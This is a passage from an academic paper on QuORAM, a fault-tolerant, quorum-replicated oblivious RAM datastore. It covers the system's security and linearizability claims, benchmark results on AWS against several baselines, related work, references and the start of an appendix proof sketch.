Regarding how the daemon process selects the blocks to access, it can be sequential, pseudorandom, or blocks in excessBlocks. If an application chooses to access blocks in excessBlocks, it must be noted that only blocks with no entries in incompleteCacheMap can be accessed and if no such blocks exist or if excessBlocks is empty, then the daemon process *must* continue to access blocks at preset intervals of time. Intuitively, how the daemon process selects blocks has no implications on obliviousness because this process *simulates* client requests; if an ORAM scheme hides how and what blocks are accessed by clients, then it also hides how and what blocks are accessed by the background process.

5.3 Security and linearizability of QuORAM

SECURITY:
The following theorem captures QuORAM's security.
Theorem 1: *Assuming individual ORAM units are aaob-secure, QuORAM is l-aaob-secure.*

Appendix A describes the detailed proof of the theorem. The core idea of the proof lies in how QuORAM replicates data: for *all* types of logical requests, QuORAM executes query and propagate phases. Both phases access the same number (i.e., majority) of ORAM units, even in the presence of failures. All system configurations – k the write-back frequency parameter, the incompleteCacheMap size, and the access interval of a proxy's daemon process – are known to an adversary, and hence any decision made based on these configurations does not leak any new information to an adversary.

LINEARIZABILITY:
Theorem 2: *QuORAM provides linearizability.*

Arguing for linearizability – defined per data item – in replicated data systems, especially semi-honest ones, is non-trivial. Appendix B provides a detailed proof of how QuORAM guarantees linearizable semantics.

Intuitively, QuORAM's linearizability proof captures two main relations between any two operations: (i) the tag values of any two completed logical operations have a strict less-than or less-than-or-equal-to relation; and (ii) a given logical operation – read or write – is atomic. The former point captures the relative ordering of logical operations and this order is particularly important for conflicting operations. The latter point implies that if an operation op_i wrote a block, then an operation op_j immediately succeeding op_i must read the block written by op_i; and if operation op_i merely read a block without writing it, then operation op_j immediately succeeding op_i must also read the same value as op_i. We further note that even a compromised client executing QuORAM's replication protocol does not violate linearizability.

6 Evaluation

In this section, we discuss QuORAM's experimental evaluations and contrast its performance with multiple baselines. Of particular interest is a baseline that resembles Obladi [13]'s approach to fault tolerance. As noted earlier, to date Obladi is the only other ORAM-based system that tolerates trusted proxy failures. Obladi achieves this by relying on the fault tolerance guarantees of cloud databases; Obladi pushes the necessary state of the proxy periodically to the external fault-tolerant database and recovers the proxy's state from the database if and when the proxy fails. While Obladi provides many additional guarantees, such as oblivious ACID transactional guarantees, we focus on its design choice for fault tolerance.

	N.California	Ohio	N. Virginia
N. California	6.3ms	51.32ms	62.19ms
Ohio	53.34ms	3.24ms	13.26ms
N. Virginia	63.48ms	11.98ms	4.87ms

Table 1: RTT latencies across different datacenters in ms.

While replication forms the core of fault tolerance, the two systems choose contrasting designs to replicate data: Obladi relies on the external cloud database to manage replicas and QuORAM manages replicas itself. To precisely measure how the choice of replication affects performance, we build a baseline consisting of a single TaORAM proxy (since TaoStore is the basis of QuORAM's ORAM scheme) that relies on a fault-tolerant open source database, CockroachDB [36], to replicate data. The goal of this baseline is to contrast the performance when an ORAM datastore (such as Obladi) relies on a replicated database for fault tolerance vs. using QuORAM.

6.1 Experimental Setup

We evaluated QuORAM and its baselines on AWS using r5.xlarge instances with 32GB of memory, Intel Xeon Platinum 8000 CPU with 4 cores @ 3.1GHz, and a gp2 SSD. Storage servers for QuORAM and its baselines persist the data on disk. We run our experiments on three different datacenters N. California, Ohio, and N. Virginia and Table 1 records the round-trip-time (RTT) latencies across and within the three datacenters. All the experiments place an ORAM unit (server & proxy) and a client process in each datacenter. Each client process creates 100 concurrent threads to achieve concurrency. We believe this reflects a setup for real-world applications where geo-distributed clients access data replicated across different datacenters. Note that we chose a replication factor of 3 as current state-of-the-art databases typically choose a replication factor of 3 [1, 2].
Baselines:

Along with the CockroachDB-backed baseline, we evaluate QuORAM with 2 other baselines as well. Note that all baselines and QuORAM receive requests from geo-distributed clients. The 3 baselines are:
1. Insecure Replication Baseline: To measure the cost of providing obliviousness guarantees, we compare QuORAM with an insecure replication baseline that implements QuORAM's replication protocol (§5.1). More precisely, a client

queries from a majority quorum; for reads it picks the value corresponding to the highest tag and for writes it increments the highest tag and updates the value; it propagates the (potentially updated) tag and value to the same quorum it read from. In this baseline, the clients interact directly with the datastore replicas, eliminating the need for proxies, and clients do not encrypt their data or perform any ORAM related operations.

2. Secure No Replication (TaoStore): To measure the costs and benefits of fault tolerance, we use as a baseline the original non-replicated TaoStore [31] design consisting of a trusted proxy and an external server, both located in N. California. We choose TaoStore as the non-replicated baseline over other concurrent ORAM schemes because QuORAM 's ORAM logic closely relates to TaoStore's and hence, TaoStore forms a better baseline for evaluating the costs-benefits of replication, without accounting for performance differences due to ORAM scheme disparities.

3. CockroachDB Baseline: This baseline deploys TaoStore for obliviousness guarantees and CockroachDB [36] for fault tolerance (via replication managed by CockroachDB). We use a single trusted proxy (analogous to Obladi's single-proxy design) placed in N. California and a three-node CockroachDB cluster with replicas distributed across N. California, Ohio, and N. Virginia data centers, similar to QuORAM's setup.

6.2 Implementation details

We implemented QuORAM as well as the three baselines by modifying an open-source Java implementation of TaoStore, which forms the base ORAM scheme of QuORAM. The implementation consists of ∼9,400 lines of Java code. The implementation of QuORAM and its baselines can be found in https://github.com/SeifIbrahim/QuORAM/. To evaluate the systems, we use YCSB-like [12] benchmarking.

The storage server stores 1 GB of data with a block size of 4096 bytes and a bucket size of 4 blocks (i.e., each node in the tree stored at the external server consists of 4 blocks). To simulate an increasing load on the system, multiple client threads request logical read/write operations. By default, the experiments use 300 concurrent and geo-distributed clients accessing data at once (unless noted otherwise in an experiment). Each client chooses a type of operation at random, sends the request, waits for the response, and then repeats the process. Each run of the experiment lasts three minutes, and all clients end exactly the same time. For each operation, the block to be read or written is chosen randomly among all the blocks in a Zipfian distribution with an exponent of 0.9 (unless stated otherwise in an experiment), and the operation type is picked uniformly at random between read and write. In all the experiments, each data point represents an average of 3 runs and also marks the confidence interval. For system configurations, we use a default value $k = 40$ and the daemon process pseudo-randomly accesses blocks every 100ms, and an incompleteCacheMap of size 1000 blocks.

	Query phase	Propagate phase
QuORAM	12ms	0.55ms
Insecure Replication	0.05ms	0.03ms

Table 2: Processing time spent in the query and propagate phases by replicas in QuORAM vs. the Insecure replication baseline.

6.3 Experimental Results


6.3.1 Throughput and Latency

In the first set of experiments, we compare the throughput and latency of QuORAM with the three baselines and see the most counter-intuitive result in this work. Figures 6a and 6b respectively show throughput and latency observed while increasing the number of concurrent clients.

i. QuORAM vs. Insecure Replication Baseline

We first compare QuORAM with an insecure baseline that replicates data using QuORAM's replication protocol (§5.1). As seen in Figures 6a and 6b, QuORAM's throughput and latency values are closely comparable with that of the insecure baseline despite QuORAM providing privacy and obliviousness guarantees. To better understand the minor performance differences between QuORAM and the insecure baseline, we measured the average processing times spent by a replica in both the query and propagate phases of the two protocols. Table 2 records the processing time breakdown. As noted in the table, QuORAM's query phase requires the most time because a proxy communicates with its server to fetch a path. This includes 3-6ms intra-datacenter communication latency (Table 1). The proxy also decrypts the read path, merges it with the Subtree, and flushes the path, all of which incur processing latency. Meanwhile, the propagate phase merely updates a block in the Subtree. Although as noted in Table 2, the processing time for both phases of the insecure baseline requires extremely low latency compared to QuORAM, the communication cost (Table 1) overwhelms the processing time of either protocols, causing both protocols to be latency bound. Due to this reason, both QuORAM and the insecure baseline have comparable performances. This experiment indicates that in geo-replicated datastores, the overhead of encrypting and hiding access patterns of data is negligible compared to communicating with geo-distributed replicas.

ii. QuORAM vs. Secure No Replication Baseline This baseline compares QuORAM's performance with a non-fault tolerant baseline (TaoStore as-is). Because replication involves additional communication with replicas and maintaining additional data structures (e.g., incompleteCacheMap), one can expect a replicated solution to perform worse than its non-replicated counterpart. The reason why QuORAM outperforms a non-replicated TaoStore datastore is because TaoStore consists of a single proxy, located in N. California, which receives an increasingly higher number of concurrent client requests, whereas the client load is balanced across the three proxies in QuORAM. More importantly, since the experiment consists of geo-distributed clients and the proxy resides in just



(a) Throughput vs Concurrency (b) Latency vs. Concurrency (c) Throughput and Latency while Varying k (d) Throughput and Latency while Varying Zipf Coefficient

Figure 6: (a) QuORAM's throughput is comparable with the Insecure replication baseline, 2.4x of the No Replication baseline, and 33.2x higher than using CockroachDB for fault tolerance. (b) QuORAM's latency is comparable with the Insecure replication baseline, whereas the No replication baseline and CockroachDB suffer from a bottle-necked single proxy. (c) Varying the write-back frequency parameter k has no significant effect on throughput or latency of QuORAM. (d) Varying Zipfian exponent to produce low to high contention workloads has no significant effect on throughput or latency of QuORAM.

one location for TaoStore, the clients farther from the proxy face large access latencies, reducing the overall performance. Due to both load balancing and geo-replication, QuORAM's peak throughput is **2.4x** that of the non-replicated baseline.

iii. QuORAM vs. CockroachDB Baseline

Finally, comparing QuORAM with a replicated ORAM scheme that relies on a fault-tolerant database, CockroachDB, both in terms of throughput and latency, QuORAM clearly outperforms CockroachDB. The two main reasons causing CockroachDB to perform poorly are: (i) This baseline also consists of a single proxy that utilizes the read/write interface of CockroachDB to read and write the data on the external database. This single proxy, located in N. California, suffers from the same bottleneck issues as the non-replicated baseline. To mitigate the single proxy bottleneck, deploying multiple proxies – where a client communicates with any one proxy to access data – is a non-trivial task. This is because each access updates only one proxy's position map, stash, and subtree data structures, and the other proxies now have inconsistent data or position maps. Such solutions can neither guarantee linearizability nor obliviousness; (ii) The second reason causing CockroachDB to perform poorly is its choice of replication design: CockroachDB has a single leader for a given data item and this leader sequentially replicates data across replicas. Because of this single leader approach, since every read or write operation accesses the root node of the ORAM storage tree, *all* client operations are executed sequentially. QuORAM, on the other hand, employs a decentralized replication protocol, mitigating the single leader bottleneck. Because of the above two bottlenecks, CockroachDB performs worse with increasingly concurrent client requests.

6.3.2 Varying write-back threshold k


This set of experiments measures the throughput and latency of client accesses while varying the write-back threshold k, as seen in Figure 6c. The parameter k resembles a batching threshold: the higher the value of k, the higher the number of paths written back together and vice versa. Although proxies in QuORAM process and maintain larger number of paths locally with higher k values, it also results in fewer write-backs. Moreover, because a background thread executes write-backs, k values do not have a significant impact on throughput (with a range of 980-1030 ops/sec) or latency (about 290 ms), as can be seen in Figure 6c. This indicates that the QuORAM's performance is independent of the frequency of write-backs.

6.3.3 Varying contention

This experiment measures QuORAM's performance – throughput and latency – while varying the contention levels in client generated workloads and the results are shown in Figure 6d. Low contention, achieved by setting Zipfian exponent close to 0, implies clients select blocks uniformly at random from a pool of 262,140 blocks (the size of our dataset). High contention, achieved by setting Zipfian exponent to 0.9, indicates clients pick a small percent of the blocks (e.g., 10%) with a high probability. Typically, in non-oblivious datastores, contention in client workloads directly impacts the performance with higher contention causing low performance and vice versa. But the performance of an oblivious datastore, such as QuORAM, must remain independent of the contention in client workloads; otherwise an adversary can infer contention in client workloads just by observing requests served per second. As Figure 6d clearly indicates, QuORAM's throughput and latency values remain mostly constant with increasing contention (increasing Zipfian exponent) in client workloads. This experiment highlights the effectiveness of QuORAM in remaining impervious to contention in client workloads.

6.3.4 Stash and excessBlocks size analysis

In the next set of experiments, we measure the average sizes of Stash and excessBlocks data structures over a 10-second window, calculated for a duration of 6 minutes, as shown in Figures 7a and 7b, respectively. Both figures depict the size of the respective data structures for two different Zipfian distributions in client workloads: Zipfian exponent close to 0



(a) 10-second moving average number of blocks in Stash

(b) 10-second moving average number of blocks in excessBlocks

(c) Throughput over time

(d) Latency over time

Figure 7: (a,b) The number of blocks in both Stash and excessBlocks remains low. The Stash's 10-second moving average size is under 1 block (implies the Stash has at least one block in the last 10 seconds) and excessBlocks at peak has 6 blocks ($= 0.33 \cdot logN$ where N=262140 blocks and $logN \approx 18$). (c,d) When an ORAM unit crashes, after a short adjustment period, both throughput and latency values stabilize and the stabilized values are higher for latency compared to the non-replicated baseline.

(≈ 0.00001) indicates low contention (i.e., most requests access unique blocks) and the Zipfian exponent of 0.9 implies high contention (i.e., most requests access a small subset of blocks). Moreover, this experiment executes with the write-back threshold k set to 1. The reason we choose to analyze the sizes of Stash and excessBlocks with varying contention and with $k = 1$ is because of the memory issue discussed in §5.2.2. Recall that the memory issue is caused when say two logical operations access the same block and the second operation triggers a fake read. If the second operation's `o_write` arrives *after* the proxy initiates a write-back, the proxy cannot delete the block after receiving a write acknowledgment from the server (as TaoStore would have). To ensure the size of Subtree, which impacts the size of Stash, remains low, we move blocks that cause the memory issue into excessBlocks. Because excessBlocks's size can vary based on contention as well as when the write-back occurs frequently, we measure its sizes across two extreme contention values and the worst case write-back threshold. First, analyzing the Stash size, Figure 7a highlights that the size of the stash remains less than 1 over a 10-second window, matching QuORAM's theoretical Stash size guarantees of $logN$. Second, analyzing the size of excessBlocks, Figure 7b indicates that even though excessBlocks's size in larger for high contention, for both high and low contention workloads, it's size remains low (at worse $(0.33 \cdot logN)$ with N=262140 and $logN = 18$). We note that choosing various strategies of how the daemon process in a proxy accesses blocks – sequential, pseudorandom, or blocks from excessBlocks – has no significance on the size of excessBlocks. This experiment clearly highlights that both Stash and excessBlocks remain small for all types of contention in workloads.

6.3.5 Crash Experiment

The final experiment measures QuORAM's performance when one (N. California) of the three ORAM units crashes when 300 clients execute operations and the crashed unit remains unavailable for the remainder of the experiment. The throughput and latency over time is depicted in Figures 7c and 7d respectively. As the figures indicate, the throughput drops and the latency increases steeply as soon as the crash occurs; both values stabilize afterward. In both figures, QuORAM's throughput stabilizes at ∼800 ops/s and latency stabilizes at ∼400ms. Even when failures occur, QuORAM performs better than the non-replicated baseline. The drop in QuORAM's throughput, which is ∼300 ops/s, is roughly one-third of the overall throughput ∼1080 ops/s. In fact, the reason the drop in throughput is less than one-third of the total throughput (∼300 instead of ∼360) is because this experiment crashes the proxy in N. California, which adversely affects only one set of clients. Whereas the clients in Ohio and N. Virginia continue to benefit from forming a quorum of two nearby proxies (Table 1). This experiment shows that QuORAM performs better than the non-replicated baseline even while tolerating f ORAM unit failures.

7 Related Work

While the literature on ORAM schemes consists of many works [7, 13, 16, 25, 31–34], to date, Obladi [13] by Crooks et al. is the only system to consider the fault tolerance aspect of an ORAM system. While Obladi provides transactional (ACID) guarantees in an ORAM setting, it compares to QuORAM in its *durability* or fault tolerance aspect. Obladi assumes the external and untrusted cloud storage server to be inherently fault-tolerant – a property guaranteed by most cloud providers – and relies on this guarantee to make the ORAM proxy fault-tolerant as well. Obladi pushes the state of the stateful proxy to the external server at periodic intervals; if the proxy crashes, it is restored to the last state pushed to the server. QuORAM has two main advantages over Obladi's design choice of fault tolerance : i) in spite of backing up the proxy's state at set intervals, Obladi becomes unavailable *during* proxy failures and recovery, and ii) as shown in the experiments, relying on cloud providers for fault tolerance incurs performance penalties compared to QuORAM's choice of fault tolerance . Another work EHAP-ORAM [24] relies on Non-volatile Memory (NVM) based hardware to persist data

to recover from crashes. But the proposed solution cannot be generalized for non-NVM based ORAM datastores.

In Pharos [41], Zakhary et al. are one of the first to demonstrate the challenges of extending ORAM schemes to include replication. The authors show that naively replicating an ORAM system leaks non-trivial sensitive information. However, no correct ORAM fault-tolerant solution is proposed.

In a separate line of work, many works [10, 25, 26, 32–34, 42] have looked at extending a single ORAM server model to multi-server, multi-cloud settings. In SSS-ORAM [34] Stefanov et al. propose partitioned ORAM: an ORAM of N items split into $\sqrt{N}$ ORAMs, each of $\sqrt{N}$ size, albeit with a single cloud assumption. In [26], Lu et al. propose a distributed two-server ORAM from a theoretical perspective. They show that with two non-colluding servers, client bandwidth can be reduced to O(logN). In [32] Stefanov et al. extend [34] to propose a multi-cloud oblivious storage solution to reduce client-cloud bandwidth cost. An ORAM of N items is split across two non-colluding servers where after each data block's access, the two servers perform *two-cloud shuffling* to randomly shuffle the accessed block before its next access. In [25] Liu et al. build on [32] to optimize both the client-server and the cloud-cloud bandwidths, leading to reduced overall response time. Oblivistore [33] extends SSS-ORAM [34] to not only incorporate asynchronous concurrency but also to distribute an N item ORAM into multiple servers. The work also proposes ways to dynamically add ORAM nodes and external storage servers. CURIOUS [7] proposes a simpler solution to distribute data across multiple storage servers and serves concurrent client requests. ConcurORAM [10] allows a constant c number of concurrent clients to query at a time and requires APIs for fine-grained locking and additional datastructures from the server.

While the above works extend a partition-based ORAM scheme ([34]) to multi-server or multi-cloud schemes, in [42] Zhang et al. extend the tree-based ORAM ([35]) into a two-server setting by splitting the storage tree across two non-colluding servers to enhance performance. While the above proposals distribute data across storage servers, their deployment uses a single proxy. Recently Snoopy [14] partitions the data *and* the proxies where for scalability, proxies executing on trusted hardware serve different sets of client requests.

The main differences between prior proposals [14, 25, 26, 32–34, 42] and QuORAM are: i). the former proposals are non-replicated, i.e. each server stores a disjoint set of data items, whereas in QuORAM all servers store the same set of data items; ii) the former proposals are not fault-tolerant and can lose the data if a server or an ORAM client fails, unlike in QuORAM that tolerates server and ORAM client failures.

8 Conclusion

This work proposed QuORAM, a quorum-replicated ORAM datastore that provides fault tolerance and linearizable semantics. To date, QuORAM is the first system to replicate data while preserving obliviousness by hiding access patterns. QuORAM's novel replication protocol avoids locking – a standard technique to guarantee linearizability in distributed data systems – as employing locking can leak non-trivial information. Because QuORAM's replication protocol chooses a decentralized design, QuORAM performs **33.2x** better in throughput compared to relying on CockroachDB for fault tolerance, which consists of a centralized replication protocol. QuORAM's evaluation with a non-replicated ORAM baseline establishes the performance benefits of replication: due to geo-replication, clients can access data from close-by replicas thus causing QuORAM's peak throughput to be **2.4x** of the non-replicated baseline. Finally, the experiments indicate that QuORAM incurs negligible overhead to achieve obliviousness compared to the cost of fault tolerance due to communication among geo-distributed replicas.

Acknowledgements

We thank the Usenix Security reviewers for their insightful feedback and our shepherd Patrick McDaniel for his help in revising the paper. Sujaya Maiyya is partially supported by an IBM PhD Fellowship. Huijia Lin is supported by NSF grants CNS-1936825 (CAREER), CNS-2026774, a JP Morgan AI research Award, a Cisco research award, and a Simons Collaboration on the Theory of Algorithmic Fairness. Stefano Tessaro is partially supported by NSF grants CNS-1930117, CNS-1926324, CNS-2026774, a Sloan Research Fellowship, and a JP Morgan Faculty Award. This work is partially funded by CNS-1703560.

This work is dedicated to the loving memory of Caitlin Scarberry. This project started as part of her Masters Research requirements in 2018-19. In Spring 2019, Caitlin graduated from UCSB and joined Facebook. We are deeply saddened that she passed away in October 2021. Caitlin was an amazing person and had exceptional acumen as a student and researcher. This work benefited extensively from her insights. Her loss is immense for all of us and the research community.

References

[1] Default Replica Count For CockroahDB. https://www.cockroachlabs.com/docs/stable/configure-replication-zones.html. Accessed Jan 10, 2021.

[2] Default Replica Count For Spanner. https://cloud.google.com/spanner/docs/instances. Accessed Jan 10, 2021.

[3] Neflix uses AWS for all compute and storage needs. https://aws.amazon.com/solutions/case-studies/netflix/. Accessed October 5, 2021.

[4] Spotify backend infrastructure moves to Google Cloud. https://variety.com/2016/digital/news/spotify-goes-cloud-no-more-data-centers-1201712891/. Accessed October 5, 2021.

[5] Twitter selects AWS to power user feeds. https://press.aboutamazon.com/news-releases/news-

release-details/twitter-selects-aws-strategic-provider-serve-timelines/. Accessed October 5, 2021.

[6] AGRAWAL, D., AND EL ABBADI, A. An efficient and fault-tolerant solution for distributed mutual exclusion. *ACM Transactions on Computer Systems (TOCS) 9*, 1 (1991), 1–20.

[7] BINDSCHAEDLER, V., NAVEED, M., PAN, X., WANG, X., AND HUANG, Y. Practicing oblivious access on cloud storage: the gap, the fallacy, and the new way forward. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), pp. 837–849.

[8] BOYLE, E., CHUNG, K.-M., AND PASS, R. Oblivious parallel ram and applications. In *Theory of Cryptography Conference* (2016), Springer, pp. 175–204.

[9] CASH, D., GRUBBS, P., PERRY, J., AND RISTENPART, T. Leakage-abuse attacks against searchable encryption. In *Proceedings of the 22nd ACM SIGSAC conference on computer and communications security* (2015), pp. 668–679.

[10] CHAKRABORTI, A., AND SION, R. Concuroram: High-throughput stateless parallel multi-client oram. *arXiv preprint arXiv:1811.04366* (2018).

[11] CHOW, R., GOLLE, P., JAKOBSSON, M., SHI, E., STADDON, J., MASUOKA, R., AND MOLINA, J. Controlling data in the cloud: Outsourcing computation without outsourcing control. In *Proceedings of the 2009 ACM Workshop on Cloud Computing Security* (New York, NY, USA, 2009), CCSW '09, ACM, pp. 85–90.

[12] COOPER, B. F., SILBERSTEIN, A., TAM, E., RAMAKRISHNAN, R., AND SEARS, R. Benchmarking cloud serving systems with ycsb. In *Proceedings of the 1st ACM symposium on Cloud computing* (2010), pp. 143–154.

[13] CROOKS, N., BURKE, M., CECCHETTI, E., HAREL, S., AGARWAL, R., AND ALVISI, L. Obladi: Oblivious serializable transactions in the cloud. In *13th {USENIX} Symposium on Operating Systems Design and Implementation ({OSDI} 18)* (2018), pp. 727–743.

[14] DAUTERMAN, E., FANG, V., DEMERTZIS, I., CROOKS, N., AND POPA, R. A. Snoopy: Surpassing the scalability bottleneck of oblivious storage. In *Proceedings of the ACM SIGOPS 28th Symposium on Operating Systems Principles* (2021), pp. 655–671.

[15] DEMERTZIS, I., PAPADOPOULOS, D., PAPAMANTHOU, C., AND SHINTRE, S. {SEAL}: Attack mitigation for encrypted databases via adjustable leakage. In *29th {USENIX} Security Symposium ({USENIX} Security 20)* (2020), pp. 2433–2450.

[16] GOLDREICH, O., AND OSTROVSKY, R. Software protection and simulation on oblivious rams. *J. ACM 43*, 3 (May 1996), 431–473.

[17] GRUBBS, P., LACHARITÉ, M.-S., MINAUD, B., AND PATERSON, K. G. Learning to reconstruct: Statistical learning theory and encrypted database attacks. In *2019 IEEE Symposium on Security and Privacy (SP)* (2019), IEEE, pp. 1067–1083.

[18] HERLIHY, M. P., AND WING, J. M. Linearizability: A correctness condition for concurrent objects. *ACM Trans. Program. Lang. Syst. 12*, 3 (July 1990), 463–492.

[19] ISLAM, M. S., KUZU, M., AND KANTARCIOGLU, M. Access Pattern disclosure on Searchable Encryption: Ramification, Attack and Mitigation. In *19th Annual Network and Distributed System Security Symposium, NDSS 2012, San Diego, California, USA, February 5-8, 2012* (2012).

[20] KATSARAKIS, A., GAVRIELATOS, V., KATEBZADEH, M. S., JOSHI, A., DRAGOJEVIC, A., GROT, B., AND NAGARAJAN, V. Hermes: a fast, fault-tolerant and linearizable replication protocol. In *Proceedings of the Twenty-Fifth International Conference on Architectural Support for Programming Languages and Operating Systems* (2020), pp. 201–217.

[21] KELLARIS, G., KOLLIOS, G., NISSIM, K., AND O'NEILL, A. Generic attacks on secure outsourced databases. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), pp. 1329–1340.

[22] KORNAROPOULOS, E. M., PAPAMANTHOU, C., AND TAMASSIA, R. Data recovery on encrypted databases with k-nearest neighbor query leakage. In *2019 IEEE Symposium on Security and Privacy (SP)* (2019), IEEE, pp. 1033–1050.

[23] LAMPORT, L. Time, clocks, and the ordering of events in a distributed system. *Commun. ACM 21*, 7 (1978), 558–565.

[24] LIU, G., LI, K., XIAO, Z., AND WANG, R. Ehap-oram: Efficient hardware-assisted persistent oram system for non-volatile memory. *arXiv preprint arXiv:2011.03669* (2020).

[25] LIU, Z., LI, B., HUANG, Y., LI, J., XIANG, Y., AND PEDRYCZ, W. Newmcos: towards a practical multi-cloud oblivious storage scheme. *IEEE Transactions on Knowledge and Data Engineering 32*, 4 (2019), 714–727.

[26] LU, S., AND OSTROVSKY, R. Distributed oblivious ram for secure two-party computation. In *Theory of Cryptography Conference* (2013), Springer, pp. 377–396.

[27] LYNCH, N. A., AND SHVARTSMAN, A. A. Robust emulation of shared memory using dynamic quorum-acknowledged broadcasts. In *Proceedings of the 27th International Symposium on Fault-Tolerant Computing (FTCS '97)* (Washington, DC, USA, 1997), FTCS '97, IEEE Computer Society, pp. 272–.

[28] MAIYYA, S., IBRAHIM, S., SCARBERRY, C., AGRAWAL, D., EL ABBADI, A., LIN, H., TESSARO, S., AND ZAKHARY, V. Quoram: A quorum-replicated fault tolerant oram datastore. *Cryptology ePrint Archive* (2022).

[29] MAIYYA, S., NAWAB, F., AGRAWAL, D., AND ABBADI, A. E. Unifying consensus and atomic commitment for effective cloud data management. *Proceedings of the VLDB Endowment 12*, 5 (2019), 611–623.

[30] NAOR, M., AND WIEDER, U. Scalable and dynamic quorum systems. *Distributed Computing 17*, 4 (2005), 311–322.

[31] SAHIN, C., ZAKHARY, V., EL ABBADI, A., LIN, H., AND TESSARO, S. Taostore: Overcoming asynchronicity in oblivious data storage. In *2016 IEEE Symposium on Security and Privacy (SP)* (2016), IEEE, pp. 198–217.

[32] STEFANOV, E., AND SHI, E. Multi-cloud oblivious storage. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security* (2013), pp. 247–258.

[33] STEFANOV, E., AND SHI, E. Oblivistore: High performance oblivious cloud storage. In *2013 IEEE Symposium on Security and Privacy* (2013), IEEE, pp. 253–267.

[34] STEFANOV, E., SHI, E., AND SONG, D. Towards practical oblivious ram. *arXiv preprint arXiv:1106.3652* (2011).

[35] STEFANOV, E., VAN DIJK, M., SHI, E., FLETCHER, C., REN, L., YU, X., AND DEVADAS, S. Path oram: an extremely simple oblivious ram protocol. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security* (2013), ACM, pp. 299–310.

[36] TAFT, R., SHARIF, I., MATEI, A., VANBENSCHOTEN, N., LEWIS, J., GRIEGER, T., NIEMI, K., WOODS, A., BIRZIN, A., POSS, R., ET AL. Cockroachdb: The resilient geo-distributed sql database. In *Proceedings of the 2020 ACM SIGMOD International Conference on Management of Data* (2020), pp. 1493–1509.

[37] TERRACE, J., AND FREEDMAN, M. J. Object storage on craq: High-throughput chain replication for read-mostly workloads. In *USENIX Annual Technical Conference* (2009), no. June, San Diego, CA, pp. 1–16.

[38] THOMAS, R. H. A majority consensus approach to concurrency control for multiple copy databases. *ACM Transactions on Database Systems (TODS) 4*, 2 (1979), 180–209.

[39] TOPLE, S., JIA, Y., AND SAXENA, P. Pro-oram: Practical read-only oblivious {RAM}. In *22nd International Symposium on Research in Attacks, Intrusions and Defenses ({RAID} 2019)* (2019), pp. 197–211.

[40] WILLIAMS, P., SION, R., AND TOMESCU, A. Privatefs: A parallel oblivious file system. In *Proceedings of the 2012 ACM conference on Computer and communications security* (2012), pp. 977–988.

[41] ZAKHARY, V., SAHIN, C., EL ABBADI, A., LIN, H., AND TESSARO, S. Pharos: Privacy hazards of replicating oram stores. In *Proceedings of the 21th International Conference on Extending Database Technology, EDBT 2018* (2018).

[42] ZHANG, J., MA, Q., ZHANG, W., AND QIAO, D. Tskt-oram: A two-server k-ary tree oram for access pattern protection in cloud storage. In *MILCOM 2016-2016 IEEE Military Communications Conference* (2016), IEEE, pp. 527–532.

Appendix

A Security of replicated ORAM datastores

This section discusses obliviousness of QuORAM. Recall the ORAM scheme and the security definitions defined in Section 4.2. While the underlying ORAM scheme TaORAM [31] is proved to be *aaob-secure* (adaptive asynchronous obliviousness), QuORAM extends *aaob-secure* definition to include *logical operations* and defines *l-aaob-security* in Section 4.2. Logical operations are client requested read and write operations, which may internally consist of ORAM read and write operations. *l-aaob-secure* is an indistinguishability based security definition defined using a security game $\mathcal{G}$ in Section 4.2.

Theorem 1: Assuming individual ORAM units are *aaob-secure*, QuORAM is *l-aaob-secure*.

Proof (Sketch): Sahin et al. proved the obliviousness of TaORAM in [31]. The most important property of TaORAM (and tree-based ORAMs in general) is that every logical access translates into fetching a random path from the server to the TaORAM Processor, right after the Processor receives the logical access request. TaORAM achieves this by initially randomly shuffling the dataset before uploading to the storage server, and assigning a new random position to a block after each access. The position map in TaORAM's Processor keeps track of the random positions of all blocks.

We here focus only on the obliviousness of QuORAM, showing that it is *l-aaob-secure*. The security game $\mathcal{G}$ is defined in Section 4.2. Because the actual proof involves similar steps as TaORAM's, we omit the full proof due to lack of space but we outline the main steps necessary for the formal argument. The following are the key properties of QuORAM in arguing for its *l-aaob-security*:

1) During initialization, the game shuffles the data set D_b (after encryption) chosen by the adversary as done in TaORAM. Note that a consequence of this is that no two external servers store D_b in the same order.

2) QuORAM's replication protocol always accesses a quorum (majority) of ORAM units for the query phase and the same quorum for the propagate phase. An adversary $\mathcal{A}$ observing the communication between a client and the ORAM units sees 2 rounds of communication between the client and a quorum, for either type of logical operations, irrespective of the address or content of the block accessed.

3) In executing a logical operation, a proxy, p, is either part of the quorum or not. If p is part of the quorum, it always receives `o_read` before `o_write` (if `o_read` was dropped, the proxy sends negative acknowledgement for the `o_write`).

